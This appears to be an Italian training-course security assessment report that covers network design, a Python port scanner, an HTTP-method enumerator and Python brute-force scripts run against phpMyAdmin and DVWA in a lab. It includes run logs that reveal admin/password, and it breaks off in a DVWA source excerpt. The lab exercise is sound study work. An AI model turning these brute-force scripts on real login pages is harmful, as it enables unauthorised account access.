BUILD WEEK 1

REPORT

SECURITY AND VULNERABILITY ASSESSMENT

TEAM 2

INDICE


1. INTRODUZIONE
2. DESIGN DI RETE
3. TEST WEB SERVER
4. TEST APPLICATION SERVER
5. RISULTATI ASSESSMENT E SUGGERIMENTI
6. CREDITI

SIAMO STATI INGAGGIATI DALLA COMPAGNIA THETA PER ESEGUIRE DELLE VALUTAZIONI DI SICUREZZA SU ALCUNE DELLE INFRASTRUTTURE CRITICHE DEI LORO DATA CENTER. IL PERIMETRO DELLE ATTIVITÀ SI CONCENTRA PRINCIPALMENTE SU:

- DESIGN DI RETE PER LA MESSA IN SICUREZZA DELLE COMPONENTI CRITICHE OGGETTO DI ANALISI.
- PROGRAMMA IN PYTHON PER L'ENUMERAZIONE DEI METODI HTTP ABILITATI SU UN DETERMINATO TARGET.
- PROGRAMMA IN PYTHON PER LA VALUTAZIONE DEI SERVIZI ATTIVI (PORT SCANNING).

1. INTRODUZIONE

- REPORT DEGLI ATTACCHI BRUTE FORCE SULLA PAGINA PHPMYADMIN CON EVIDENZA DELLA COPPIA USERNAME-PASSWORD UTILIZZATA PER OTTENERE ACCESSO ALL'AREA RISERVATA.
- REPORT COMPLETO CHE INCLUDE I RISULTATI TROVATI E LE CONTROMISURE DA ADOTTARE PER RIDURRE EVENTUALI RISCHI.
- BRUTE FORCE SULLA DVWA PER OGNI LIVELLO DI SICUREZZA (LOW, MEDIUM, HIGH).




È stato configurato un ambiente di rete complesso e sicuro. È stato introdotto un proxy reverse, che funge da intermediario tra i server e i client di fronte ad essi. Questo consente al proxy di esaminare e filtrare il traffico in modo più avanzato, poiché può interagire con il traffico in entrambe le direzioni. In aggiunta, è stato implementato un WAF (Web Application Firewall), il quale si occupa di analizzare e proteggere il traffico web in entrata e in uscita, identificando e bloccando attività pericolose. Il WAF comunica con i diversi server per garantire una protezione completa.

Per gestire il traffico in modo sicuro tra la WAN e la LAN, è stato utilizzato un Firewall Dinamico Perimetrale, posizionato strategicamente a cavallo tra queste due reti. All'interno della LAN, è stata creata una zona DMZ, dove i dispositivi possono essere raggiunti dall'esterno e hanno un indirizzo IP pubblico. Questa zona è collegata tramite uno switch ai server HTTP (utilizzati per i siti web), SMTP (per la posta elettronica) e DNS (per la traduzione dei nomi di dominio in indirizzi IP).

Infine, è stato incluso un router principale, che è collegato al firewall perimetrale. Questo router gestisce la comunicazione con la Sala Client, parte di una rete Intranet, e la Sala Server, una rete delicata che ospita il NAS (Network Attached Storage). In questo modo, è stato creato un ambiente di rete robusto e sicuro, in grado di gestire in modo efficiente e protetto le comunicazioni sia interne che esterne.

2 - DESIGN DI RETE



La Sala Client, una rete interna dell'azienda, ospita esclusivamente i PC degli impiegati. Per garantire una gestione efficiente e sicura, la rete è stata suddivisa in due VLAN. Nella VLAN 2 troviamo l'Application server insieme ai PC degli impiegati, mentre la VLAN 1 è dedicata all'area riservata al PC del CISO (Chief Information Security Officer), il responsabile della sicurezza informatica dell'azienda. Per consentire la comunicazione tra le due VLAN, è stato aggiunto uno switch che facilita lo scambio di dati tra i diversi dispositivi.

La Sala Server è una rete particolarmente delicata in cui sono presenti tutti i sistemi di back-end, come i database e gli applicativi critici. È essenziale garantire la protezione di questa rete a livello di network. In questa sala è collocato anche il NAS (Network Attached Storage), un server condiviso incaricato di proteggere i dati, garantendone l'accesso e l'integrità. Entrambe le reti, Sala Client e Sala Server, sono protette da un IDS (Intrusion Detection System), un sistema di protezione accessibile che segnala il verificarsi di attività sospette o tentativi di intrusioni, inclusi malware e altre minacce alla sicurezza dei dati.

2 - DESIGN DI RETE

PREVENTIVO

PRODOTTO	QUANTITÁ	PREZZO PER UNITÁ	TOTALE
Switch S3400-24T4FP	4	€ 535,58	€ 2.142,32
Router Cisco ISR4351/K9	1	€ 1.509,00	€ 1.509,00
Firewall Cisco Firepower 1140 [FPR1140-NGFW-K9]	5	€ 3.870,39	€ 19.351,95
Server DELL PowerEdge T350	5	€ 2.449,47	€ 12.247,35
PC	240	€ 1.000,00	€ 240,000.00
Cablaggio bobine da 30m	240	€ 41,28	€ 9.907,20
Manodopera	28	€ 50/h	€ 1.400

Totale: € 290.111,4

2- DESIGN DI RETE

```python
import socket
from colorama import Fore, Style

def scanner_di_porte(ip, inizio_porta, fine_porta):
    for porta in range(inizio_porta, fine_porta + 1):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        risultato = sock.connect_ex((ip, porta))
        if risultato == 0:
            print(f"Porta {porta}: " + Fore.GREEN +"Aperta"+ Style.RESET_ALL)
        else:
            print(f"Porta {porta}: " + Fore.RED +"Chiusa" + Style.RESET_ALL)
        sock.close()

def main():
    ip = input("Inserisci l'IP da scansionare: ")
    inizio_porta = int(input("Inserisci l'inizio del range di porte: "))
    fine_porta = int(input("Inserisci la fine del range di porte: "))

    scanner_di_porte(ip, inizio_porta, fine_porta)

if __name__ == "__main__":
    main()

```

Lo scopo di questo codice è mappare lo stato delle porte su un web server. Per farlo, richiede in input un indirizzo IP e un range di porte da scansionare, fornendo in output lo stato di ogni porta: "Aperta" o "Chiusa". Un eventuale porta aperta, rappresenta un pericolo importante, a meno che non sia protetta da un firewall.

Il modulo Socket fornisce un'interfaccia per la gestione di socket di rete. Utilizzando questa libreria, il programma stabilisce connessioni socket verso l'indirizzo IP specificato dall'utente su ogni porta compresa nell'intervallo inserito tramite "**inizio_porta**" e "**fine_porta**".

La funzione principale del programma viene chiamata automaticamente all'avvio. Essa guida l'utente attraverso il processo di inserimento dell'indirizzo IP del server da esaminare e dell'intervallo di porte da scansionare. Successivamente, avvia la scansione delle porte utilizzando la funzione "**scanner_di_porte(ip, inizio_porta, fine_porta)**", fornendo in input i valori dell'indirizzo IP e dell'intervallo di porte.

Infine, la condizione **if __name__ == "__main__":** assicura che la funzione principale venga eseguita direttamente quando lo script viene avviato come programma autonomo e non quando viene importato come modulo da un altro script.

3 - TEST WEB SERVER

Eseguendo il codice con un range di porte da 1 a 100, sull'indirizzo 192.168.50.101, si ottiene lo stato delle porte. Risulta evidente che la porta 80 sia aperta, e che quindi ci sia una comunicazione http.

```
Inserisci l'IP da scansionare: 192.168.50.101
Inserisci l'inizio del range di porte: 1
Inserisci la fine del range di porte: 100
Porta 1: Chiusa
Porta 2: Chiusa
Porta 3: Chiusa
Porta 4: Chiusa
Porta 5: Chiusa
Porta 6: Chiusa
Porta 7: Chiusa
Porta 8: Chiusa
Porta 9: Chiusa
Porta 10: Chiusa
Porta 11: Chiusa
Porta 12: Chiusa
Porta 13: Chiusa
Porta 14: Chiusa
Porta 15: Chiusa
Porta 16: Chiusa
Porta 17: Chiusa
Porta 18: Chiusa
Porta 19: Chiusa
Porta 20: Chiusa
Porta 21: Aperta
Porta 22: Aperta
Porta 23: Aperta
Porta 24: Chiusa
Porta 25: Aperta
Porta 26: Chiusa
Porta 27: Chiusa
Porta 28: Chiusa
Porta 29: Chiusa
Porta 30: Chiusa
Porta 31: Chiusa
Porta 32: Chiusa
Porta 33: Chiusa
Porta 34: Chiusa
Porta 35: Chiusa
Porta 36: Chiusa
Porta 37: Chiusa
Porta 38: Chiusa
Porta 39: Chiusa
Porta 40: Chiusa
Porta 41: Chiusa
Porta 42: Chiusa
Porta 43: Chiusa
Porta 44: Chiusa
Porta 45: Chiusa
Porta 46: Chiusa
Porta 47: Chiusa
Porta 48: Chiusa
Porta 49: Chiusa
Porta 50: Chiusa
```

```
Porta 50: Chiusa
Porta 51: Chiusa
Porta 52: Chiusa
Porta 53: Aperta
Porta 54: Chiusa
Porta 55: Chiusa
Porta 56: Chiusa
Porta 57: Chiusa
Porta 58: Chiusa
Porta 59: Chiusa
Porta 60: Chiusa
Porta 61: Chiusa
Porta 62: Chiusa
Porta 63: Chiusa
Porta 64: Chiusa
Porta 65: Chiusa
Porta 66: Chiusa
Porta 67: Chiusa
Porta 68: Chiusa
Porta 69: Chiusa
Porta 70: Chiusa
Porta 71: Chiusa
Porta 72: Chiusa
Porta 73: Chiusa
Porta 74: Chiusa
Porta 75: Chiusa
Porta 76: Chiusa
Porta 77: Chiusa
Porta 78: Chiusa
Porta 79: Chiusa
Porta 80: Aperta
Porta 81: Chiusa
Porta 82: Chiusa
Porta 83: Chiusa
Porta 84: Chiusa
Porta 85: Chiusa
Porta 86: Chiusa
Porta 87: Chiusa
Porta 88: Chiusa
Porta 89: Chiusa
Porta 90: Chiusa
Porta 91: Chiusa
Porta 92: Chiusa
Porta 93: Chiusa
Porta 94: Chiusa
Porta 95: Chiusa
Porta 96: Chiusa
Porta 97: Chiusa
Porta 98: Chiusa
Porta 99: Chiusa
Porta 100: Chiusa
```

3 - TEST WEB SERVER

ENUMERAZIONE DEI METODI HTTP ABILITATI

```python
import requests
from colorama import init, Fore

def check_http_methods(ip, path):
    # Lista dei metodi HTTP comuni da testare
    methods = ['GET', 'POST', 'PUT', 'DELETE', 'HEAD', 'OPTIONS', 'PATCH']
    url = "http://"+ ip + path  # Componi l'URL usando l'IP e il path

    # Testiamo ogni metodo inviando una richiesta al server
    for method in methods:
        try:
            # Inviamo la richiesta utilizzando il metodo corrente
            response = requests.request(method, url)

            if response.status_code != 405 and not (400 <= response.status_code < 500):
                print(Fore.GREEN + f"Il metodo {method} è abilitato")
            else:
                print(Fore.RED + f"Il metodo {method} è disabilitato")
        except requests.exceptions.RequestException as e:
            print(Fore.RED + f"Errore durante il test del metodo {method} su {url}: {e}")

def main():
    ip_address = input("Inserisci l'indirizzo IP per testare i metodi HTTP: ")
    path = input("Inserisci il percorso (es. '/path/to/resource'): ")
    check_http_methods(ip_address, path)

if __name__ == "__main__":
    main()

```

Questo codice importa le librerie "**requests**" e "**colorama**". La libreria "**requests**" è utilizzata per effettuare richieste HTTP, fornendo un'interfaccia semplice e intuitiva per interagire con le risorse Web. Permette di inviare richieste HTTP come GET, POST, PUT, DELETE e altre, e di gestire le risposte ricevute dal server. La libreria "**colorama**", è invece utilizzata per aggiungere stili e colori al testo stampato nel terminale, migliorando così la leggibilità dell'output.

La funzione "**check_http_methods**" esegue il test dei metodi HTTP su un indirizzo IP e un percorso specifici. Utilizza una lista di metodi HTTP e invia una richiesta al server per ciascun metodo, verificando se il metodo è abilitato o disabilitato in base alla risposta ricevuta. Nella riga 15, "**response.status_code**", viene restituita la risposta HTTP dal server: se non è 405 (che indica che il metodo non è abilitato per quella risorsa del server) e non rientra nel range 400-499, si può dedurre che la porta sia aperta.

Nella funzione "**main**", l'utente viene invitato ad inserire un indirizzo IP e un percorso da testare, dopodiché viene richiamata la funzione "**check_http_methods**" per eseguire il test sui metodi HTTP. I principali metodi HTTP testati includono:

- **GET**: Ottiene informazioni dal server. *Esempio*: Ottenere una pagina web.
- **POST**: Invia dati al server. *Esempio*: Invio di un modulo con informazioni.
- **PUT**: Carica o sostituisce una risorsa sul server. *Esempio*: Caricamento di un file sul server.
- **DELETE**: Rimuove una risorsa dal server. *Esempio*: Eliminazione di un file.
- **HEAD**: Ottiene solo le informazioni sull'header della risorsa. *Esempio*: Verifica se una pagina esiste.
- **OPTIONS**: Ottiene informazioni sui metodi HTTP supportati per una risorsa. *Esempio*: Chiedere al server quali azioni si possono eseguire su una pagina.
- **PATCH**: Modifica parzialmente una risorsa esistente sul server. *Esempio*: Modifica del testo di una pagina senza alterare il layout.

Inserendo due path differenti, si può osservare quali dei metodi HTTP più comuni testati sono attivi.

```
┌──(kali㉿kali)-[~/Desktop/BW1]
└─$ python Http.py
Inserisci l'indirizzo IP per testare i metodi HTTP: 192.168.50.101
Inserisci il percorso (es. '/path/to/resource'): /phpMyAdmin/
Il metodo GET è abilitato
Il metodo POST è abilitato
Il metodo PUT è abilitato
Il metodo DELETE è abilitato
Il metodo HEAD è abilitato
Il metodo OPTIONS è abilitato
Il metodo PATCH è abilitato

┌──(kali㉿kali)-[~/Desktop/BW1]
└─$ python Http.py
Inserisci l'indirizzo IP per testare i metodi HTTP: 192.168.50.101
Inserisci il percorso (es. '/path/to/resource'): /twiki/
Il metodo GET è abilitato
Il metodo POST è abilitato
Il metodo PUT è disabilitato
Il metodo DELETE è disabilitato
Il metodo HEAD è abilitato
Il metodo OPTIONS è abilitato
Il metodo PATCH è disabilitato
```

FUNZIONE PHP BRUTE FORCE

```python
import requests
from bs4 import BeautifulSoup
from colorama import Fore, Style

def main():
    # Input dell'URL della pagina di login e dei percorsi dei file di credenziali
    url = input("Inserisci l'URL della pagina di login: ")
    user_file = input("Inserisci il file degli username: ")
    pass_file = input("Inserisci il file delle password: ")

    # Ottiene il token CSRF dalla pagina di login
    session = requests.Session()
    response = session.get(url)
    soup = BeautifulSoup(response.text, 'html.parser')
    token = soup.find('input', {'name': 'token'})['value']

    # Carica le credenziali da file e prova il login
    with open(user_file, 'r') as u_file:
        usernames = [line.strip() for line in u_file.readlines()]
    with open(pass_file, 'r') as p_file:
        passwords = [line.strip() for line in p_file.readlines()]

    for username in usernames:
        for password in passwords:
            print(Fore.YELLOW + f"Tentativo con Username: {username}, Password: {password}" + Style.RESET_ALL)
            # Effettua il tentativo di login
            data = {
                'pma_username': username,
                'pma_password': password,
                'server': '1',
                'token': token
            }
            response = session.post(url, data=data)
            if "error" not in response.text.lower():
                print(Fore.GREEN + f"Login avvenuto con: Username='{username}', Password='{password}'" + Style.RESET_ALL)
                print(Fore.GREEN + """
                  /\_/\\
                 ( o.o )
                  > ^ <
                """ + Fore.RESET)
                return
            else:
                print(Fore.RED + f"Fallito: Username='{username}', Password='{password}'" + Style.RESET_ALL)

    print(Fore.Red + "Nessuna credenziale trovata." + Style.RESET_ALL)

if __name__ == "__main__":
    main()
```

Il codice utilizza le librerie **"requests"** , **"BeautifulSoup"** e **"colorama"** per effettuare richieste HTTP, analizzare HTML e colorare il testo nel terminale.

Innanzitutto, chiede all'utente l'URL della pagina di accesso e i file contenenti username e password. Successivamente, effettua una richiesta GET per ottenere il token CSRF dalla pagina di accesso e utilizza "BeautifulSoup" per estrarre questo valore dal codice HTML.

In seguito, il programma apre e legge i file degli username e delle password, caricando le credenziali in apposite liste. Attraverso un doppio ciclo for, viene tentata ogni combinazione possibile di username e password.

Durante ogni tentativo di login, il programma crea un dizionario contenente username, password e il token CSRF ottenuto precedentemente, inviando poi una richiesta POST al server di login con i dati forniti.


Se il login ha successo, viene stampato un messaggio in verde che indica le credenziali utilizzate. In caso contrario, viene stampato un messaggio in rosso e il programma procede formando altre combinazioni.

Se nessuna combinazione ha successo, viene stampato un messaggio che segnala l'assenza di credenziali valide.

Eseguendo il codice si possono osservare i vari tentativi di login falliti e quello andato a buon fine con le credenziali che sono state individuate.

```
┌──(kali㉿kali)-[~/Desktop/BW1]
└─$ python phpbruteforceFINALE.py
Inserisci l'URL della pagina di login: http://192.168.50.101/phpMyAdmin/navigation.php?token=a27d954f507fcf5c6a3acf1132e1eecf
Inserisci il file degli username: username.lst
Inserisci il file delle password: password.lst
Tentativo con Username: useRNAME, Password: paSSword
Fallito: Username='useRNAME', Password='paSSword'
Tentativo con Username: useRNAME, Password: PAssword
Fallito: Username='useRNAME', Password='PAssword'
Tentativo con Username: useRNAME, Password: PASSWORD
Fallito: Username='useRNAME', Password='PASSWORD'
Tentativo con Username: useRNAME, Password: passwoRD
Fallito: Username='useRNAME', Password='passwoRD'
Tentativo con Username: useRNAME, Password: password
Fallito: Username='useRNAME', Password='password'
Tentativo con Username: uSeRnAmE, Password: paSSword
Fallito: Username='uSeRnAmE', Password='paSSword'
Tentativo con Username: uSeRnAmE, Password: PAssword
Fallito: Username='uSeRnAmE', Password='PAssword'
Tentativo con Username: uSeRnAmE, Password: PASSWORD
Fallito: Username='uSeRnAmE', Password='PASSWORD'
Tentativo con Username: uSeRnAmE, Password: passwoRD
Fallito: Username='uSeRnAmE', Password='passwoRD'
Tentativo con Username: uSeRnAmE, Password: password
Fallito: Username='uSeRnAmE', Password='password'
Tentativo con Username: admin, Password: paSSword
Fallito: Username='admin', Password='paSSword'
Tentativo con Username: admin, Password: PAssword
Fallito: Username='admin', Password='PAssword'
Tentativo con Username: admin, Password: PASSWORD
Fallito: Username='admin', Password='PASSWORD'
Tentativo con Username: admin, Password: passwoRD
Fallito: Username='admin', Password='passwoRD'
Tentativo con Username: admin, Password: password
Login avvenuto con: Username='admin', Password='password'

                /\_/\
               ( o.o )
                > ^ <
```



ATTACCO BRUTE FORCE

```python
import requests
from colorama import Fore, Style

# Richiesta del nome dei file contenenti le liste di username e password
file_username = input("Inserisci il nome del file delle username: ")
file_password = input("Inserisci il nome del file delle password: ")

# Lettura dei file per creare le liste di username e password
# Apre il file degli username e legge ogni riga, eliminando gli spazi extra
with open(file_username, 'r') as file:
    lista_username = [line.strip() for line in file.readlines()]

# Apre il file delle password e legge ogni riga, eliminando gli spazi extra
with open(file_password, 'r') as file:
    lista_password = [line.strip() for line in file.readlines()]

# Richiesta dell'indirizzo IP del server target
indirizzo_ip = input("Inserisci l'indirizzo IP: ")
url_login = "http://" + indirizzo_ip + "/dvwa/login.php"

# Stampa un messaggio per informare l'inizio dei tentativi di login all'indirizzo specificato
print("Inizio dei tentativi di login all'indirizzo:", url_login)

# Inizia una sessione HTTP per mantenere i cookie attivi tra le richieste
sessione = requests.Session()

# Ciclo attraverso tutte le combinazioni di username e password
for username in lista_username:
    for password in lista_password:
        # Stampa il tentativo corrente con colorazione gialla
        print(Fore.YELLOW + f"Tentativo con: {username} - {password}" + Style.RESET_ALL)

        # Prepara i dati per la richiesta di login
        dati_login = {'username': username, 'password': password, 'Login': 'Login'}

        # Effettua una richiesta POST per tentare il login
        risposta = sessione.post(url_login, data=dati_login)

        # Verifica se il login è riuscito, controllando il contenuto della risposta
        if "Login failed" not in risposta.text:
            # Se il login è riuscito, stampa un messaggio di successo con colorazione verde
            print(Fore.GREEN + "Login riuscito con le credenziali:", username, "-", password + Style.RESET_ALL)
            print(Fore.GREEN + """
                  /\_/\\
                 ( o.o )
                  > ^ <
                """ + Fore.RESET)
            break  # Esce dal ciclo interno delle password
    else:
        continue  # Continua con il prossimo username se il login per tutti i tentativi di password fallisce
    break  # Esce dal ciclo esterno degli username se un login è riuscito
```

```python
# Cambio del livello di sicurezza su DVWA
url_sicurezza = "http://" + indirizzo_ip + "/dvwa/security.php"
livello_sicurezza = input("Scegli il livello di sicurezza (low, medium, high): ")
dati_sicurezza = {'security': livello_sicurezza, 'seclev_submit': 'Submit'}

# Effettua una richiesta POST per cambiare il livello di sicurezza del sito
risposta = sessione.post(url_sicurezza, data=dati_sicurezza)
if risposta.status_code == 200:
    # Stampa il successo del cambiamento di sicurezza con colorazione verde
    print(Fore.GREEN + "Livello di sicurezza cambiato con successo." + Style.RESET_ALL)
else:
    # Stampa un errore se il cambio di sicurezza non è riuscito, con colorazione rossa
    print(Fore.RED + "Errore nel cambio del livello di sicurezza." + Style.RESET_ALL)

# Tentativo di login su un'altra pagina per confermare le credenziali
url_forza_bruta = "http://" + indirizzo_ip + "/dvwa/vulnerabilities/brute/"
print("Prova di login all'URL:", url_forza_bruta)

# Ciclo attraverso tutte le combinazioni di username e password per un ulteriore tentativo di login
for username in lista_username:
    for password in lista_password:
        # Stampa il tentativo di login con colorazione gialla
        print(Fore.YELLOW + f"Tentativo di login con: {username} - {password}" + Style.RESET_ALL)
        # Prepara l'URL con le credenziali inserite
        url_con_credenziali = f"{url_forza_bruta}?username={username}&password={password}&Login=Login"
        # Effettua una richiesta GET per il login
        risposta = sessione.get(url_con_credenziali)

        # Verifica se il login è riuscito
        if "Username and/or password incorrect." not in risposta.text:
            # Stampa un messaggio di successo con colorazione verde
            print(Fore.GREEN + "Login riuscito con username = " + username + " e password = " + password + Style.RESET_ALL)
            print(Fore.GREEN + """
                  /\_/\\
                 ( o.o )
                  > ^ <
                """ + Fore.RESET)
            break  # Interrompe il ciclo interno se il login è riuscito
    else:
        continue  # Continua con il prossimo username se il login fallisce
    break  # Interrompe il ciclo esterno se il login è riuscito
```

Iniziamo importando la libreria **"requests"**, utilizzata per effettuare richieste HTTP, e **"colorama"** per colorare il testo nel terminale.

Successivamente, viene poi richiesto all'utente di fornire i file contenenti la lista di username e password, i quali vengono poi aperti e letti andando a creare rispettivamente le liste **"lista_username"** e **"lista_password"**. Ogni linea verrà poi "sanitizzata" con il metodo **"strip()"**

Si chiede all'utente di inserire un indirizzo IP che verrà utilizzato per accedere al percorso delle pagine di interesse. Ad esempio, l'URL di accesso al primo login di DVWA viene generato utilizzando l'indirizzo IP fornito dall'utente. Dopo aver effettuato con successo il login, la sessione viene salvata utilizzando **"requests.Session()"**, consentendo così il mantenimento dei cookie attivi tra le varie richieste HTTP e di navigare liberamente all'interno del sito.

Il ciclo inizia a esaminare le varie combinazioni di username e password. Per ciascuna combinazione viene creato un dizionario **"dati_login"** che contiene username e password e successivamente viene inviata una richiesta POST al server di login con **'sessione.post()'** con i dati forniti. Il successo del login viene verificato dall'assenza della risposta "**Login failed**" da parte del server, quindi il ciclo termina.

4 – APPLICATION SERVER

Nel codice è stata inserita la possibilità di cambiare la difficoltà del livello di sicurezza su DVWA. Viene costruito l'URL e l'utente sceglie il livello di difficoltà tra "low" , "medium" e "high". Dopo la scelta viene creato il dizionario "**dati_sicurezza**'" che contiene il livello selezionato e altri dati necessari per la richiesta POST. Successivamente viene inviata una richiesta POST al server per cambiare il livello di sicurezza. Il codice verifica che la richiesta POST sia stata eseguita correttamente controllando il codice di stato della risposta. Se il codice è uguale a 200 viene stampato un messaggio di successo.

Costruito l'URL per la pagina di prova di login su DVWA, vengono eseguiti nuovamente due cicli "**for**" per effettuare un brute force, ma con alcune modifiche. Viene creato un URL che contiene gli username e le password da testare sulla pagina di login, e utilizzando 'risposta', viene effettuata una richiesta GET all'URL appena creato che corrisponde a un tentativo di login con le credenziali specificate. Il successo del login viene verificato controllando l'assenza dell'output "**Username and/or password incorrect**". In caso di successo, viene stampato un messaggio che indica che il login è avvenuto con successo, altrimenti il codice continua a provare altre combinazioni fino ad esaurire le opzioni nella lista.

```
┌──(kali㉿kali)-[~/Desktop/BW1]
└─$ python Brute_Force_Finale.py
Inserisci il nome del file delle username: username.lst
Inserisci il nome del file delle password: password.lst
Inserisci l'indirizzo IP: 192.168.50.101
Inizio dei tentativi di login all'indirizzo: http://192.168.50.101/dvwa/login.php
Tentativo con: useRNAME - paSSword
Tentativo con: useRNAME - PAssword
Tentativo con: useRNAME - PASSWORD
Tentativo con: useRNAME - passworD
Tentativo con: useRNAME - password
Tentativo con: uSeRnAmE - paSSword
Tentativo con: uSeRnAmE - PAssword
Tentativo con: uSeRnAmE - PASSWORD
Tentativo con: uSeRnAmE - passworD
Tentativo con: uSeRnAmE - password
Tentativo con: admin - paSSword
Tentativo con: admin - PAssword
Tentativo con: admin - PASSWORD
Tentativo con: admin - passworD
Tentativo con: admin - password
Login riuscito con le credenziali: admin - password

  /\_/\
 ( o.o )
  > ^ <
```

LOW – BRUTE FORCE

Al livello di sicurezza "low" di DVWA, le vulnerabilità sono evidenziate dal fatto che le password vengano trasmesse attraverso il metodo GET anziché POST. Ciò significa che le credenziali sono visibili nell'URL, rendendole vulnerabili all'intercettazione da parte di malintenzionati.

w Brute Force Source

```php
( isset( $_GET['Login'] ) ) {

  $user = $_GET['username'];

  $pass = $_GET['password'];
  $pass = md5($pass);

